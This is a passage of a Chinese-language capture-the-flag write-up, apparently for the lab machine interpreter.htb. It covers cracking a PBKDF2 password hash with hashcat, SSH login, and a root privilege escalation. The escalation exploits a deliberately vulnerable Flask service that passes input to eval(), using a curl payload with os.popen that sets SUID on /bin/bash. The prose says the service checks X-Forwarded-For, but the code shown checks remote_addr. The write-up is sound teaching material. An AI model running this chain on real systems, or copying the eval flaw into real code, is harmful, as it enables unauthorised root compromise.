
通过阅读帖子内的讨论,可得知数据库内的密码哈希是由8位二进制格式盐值和二进制格式哈希拼接,再使用Base64编码而来的,其中哈希算法为PBKDF-HMAC-SHA256,迭代次数为600000次。
直接编写Python脚本,还原出Base64格式的盐值和哈希值,并将其转换为hashcat格式:
import base64
database_hash = "u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w=="
bin_dbhash = base64.b64decode(database_hash)
base64_salt = base64.b64encode(bin_dbhash[0:8]).decode('utf-8')
base64_hash = base64.b64encode(bin_dbhash[8:]).decode('utf-8')
print("sha256:600000:%s:%s" %(base64_salt, base64_hash))
然后使用hashcat爆破:
./hashcat.exe -m 10900 -a 0 "sha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=" ./rockyou.txt --force
成功发现操作系统用户凭据:
- 用户名:
sedric - 密码:
snowflake1
使用ssh登录:
ssh sedric@interpreter.htb
成功获得User Flag!!
操作系统信息收集

登录sedric用户后进行探查,未发现存在sudo命令,遂上传linpeas工具进行操作系统信息收集。
基本系统信息

进程列表

计划任务列表

环境变量

用户信息
用户家目录

特殊权限文件

开放端口信息
敏感文件权限

发现靶机开放了54321/tcp端口,且存在Python脚本进程/usr/local/bin/notif.py,其属主为root,用户组为sedric,权限为740,运行用户也为root,非常可疑。经分析研判,决定从脚本入手分析提权。
高权限Python Web应用提权
在操作系统信息收集阶段,我们发现了可疑脚本/usr/local/bin/notif.py,现在尝试对其进行分析。执行cat /usr/local/bin/notif.py查看其源代码:
"""
Notification server for added patients.
This server listens for XML messages containing patient information and writes formatted notifications to files in /var/secure-health/patients/.
It is designed to be run locally and only accepts requests with preformated data from MirthConnect running on the same machine.
It takes data interpreted from HL7 to XML by MirthConnect and formats it using a safe templating function.
"""
from flask import Flask, request, abort
import re
import uuid
from datetime import datetime
import xml.etree.ElementTree as ET, os

app = Flask(__name__)
USER_DIR = "/var/secure-health/patients/"; os.makedirs(USER_DIR, exist_ok=True)

def template(first, last, sender, ts, dob, gender):
    pattern = re.compile(r"^[a-zA-Z0-9._'"(){}=+/]+$")
    for s in [first, last, sender, ts, dob, gender]:
        if not pattern.fullmatch(s):
            return "[INVALID_INPUT]"
    # DOB format is DD/MM/YYYY
    try:
        year_of_birth = int(dob.split('/')[-1])
        if year_of_birth < 1900 or year_of_birth > datetime.now().year:
            return "[INVALID_DOB]"
    except:
        return "[INVALID_DOB]"
    template = f"Patient {first} {last} ({gender}), {{datetime.now().year - year_of_birth}} years old, received from {sender} at {ts}"
    try:
        return eval(f"f'''{template}'''")
    except Exception as e:
        return f"[EVAL_ERROR] {e}"

@app.route("/addPatient", methods=["POST"])
def receive():
    if request.remote_addr != "127.0.0.1":
        abort(403)
    try:
        xml_text = request.data.decode()
        xml_root = ET.fromstring(xml_text)
    except ET.ParseError:
        return "XML ERRORn", 400
    patient = xml_root if xml_root.tag=="patient" else xml_root.find("patient")
    if patient is None:
        return "No <patient> tag foundn", 400
    id = uuid.uuid4().hex
    data = {tag: (patient.findtext(tag) or "") for tag in ["firstname","lastname","sender_app","timestamp","birth_date","gender"]}
    notification = template(data["firstname"],data["lastname"],data["sender_app"],data["timestamp"],data["birth_date"],data["gender"])
    path = os.path.join(USER_DIR,f"{id}.txt")
    with open(path,"w") as f:
        f.write(notification+"n")
    return notification

if __name__=="__main__":
app.run("127.0.0.1",54321, threaded=True)发现该脚本为Python Flask应用,恰好监听54321端口,作用为接收端点处上传的XML格式病人信息,处理为文本后将其写入/var/secure-health/patients/目录下的文件内。
通读代码,发现程序存在POST端点/addPatient,当该端点接收请求时,程序首先会判断请求包内的X-Forwarded-For头是否为127.0.0.1,如不为该值则返回403。XFF头判断结束后,程序将原始POST数据交由ET.fromstring()方法处理,生成XML树,存入xml_root变量。接着,程序尝试寻找patient子节点,并将该子节点内的firstname、lastname、sender_app、timestamp、birth_date和gender六个平级节点值保存至data数组变量内。保存完毕后,程序调用notification()方法,传入以上六个节点值,生成纯文本格式日志,并将其写入本地文件。
下面分析notification()方法。当方法被调用时,程序会调用pattern.fullmatch()方法,对传入的六个变量执行正则检查,如其中任何一个变量中存在数字、字母、下划线、点号、单双引号、正反斜杠、小括号、花括号、等号和加号以外的字符串值,则报错退出;基础校验完成后,程序会校验出生日期变量dob中年份的合法性。最后,程序多此一举地调用了eval()方法,将原本已经格式化完毕的字符串变量,再次传递到了该方法中进行二次格式化:
template = f"Patient {first} {last} ({gender}), {{datetime.now().year - year_of_birth}} years old, received from {sender} at {ts}"
return eval(f"f'''{template}'''")由于字符串模板使用了花括号且调用了eval()方法,而程序未过滤输入变量中的花括号,我们可以在XML中传入使用花括号包裹的Python代码实现命令执行。
直接将靶机54321端口转发至本地:
ssh -fCNR 54321:localhost:54321 root@10.10.14.43 -p 22222随后使用curl发送恶意请求包。我们可以使用Python的魔术方法__import__()导入os库,调用os.popen()执行命令。首先使用nano文本编辑器在靶机上编写恶意脚本/tmp/addsuidbash.sh:
#!/bin/bash
echo "n"
chmod 4755 /bin/bash
echo "[+] SUID Bash created!"
ls -lA /bin/bash随后赋予执行权限,通过curl向54321端口发送恶意请求:
curl http://127.0.0.1:54321/addPatient -H "X-Forwarded-For: 127.0.0.1" -H "Content-Type: application/xml" -X POST -d "<patient><firstname>Seele</firstname><lastname>Vollerei</lastname><sender_app>misaka19008</sender_app><timestamp>{__import__('os').popen('/tmp/addsuidbash.sh').read()}</timestamp><birth_date>18/10/2000</birth_date><gender>female</gender></patient>"
成功!直接修改root密码,随后切换用户:
/bin/bash -p
python3 -c "import os;os.setuid(0);os.setgid(0);os.system('passwd root')"
exit
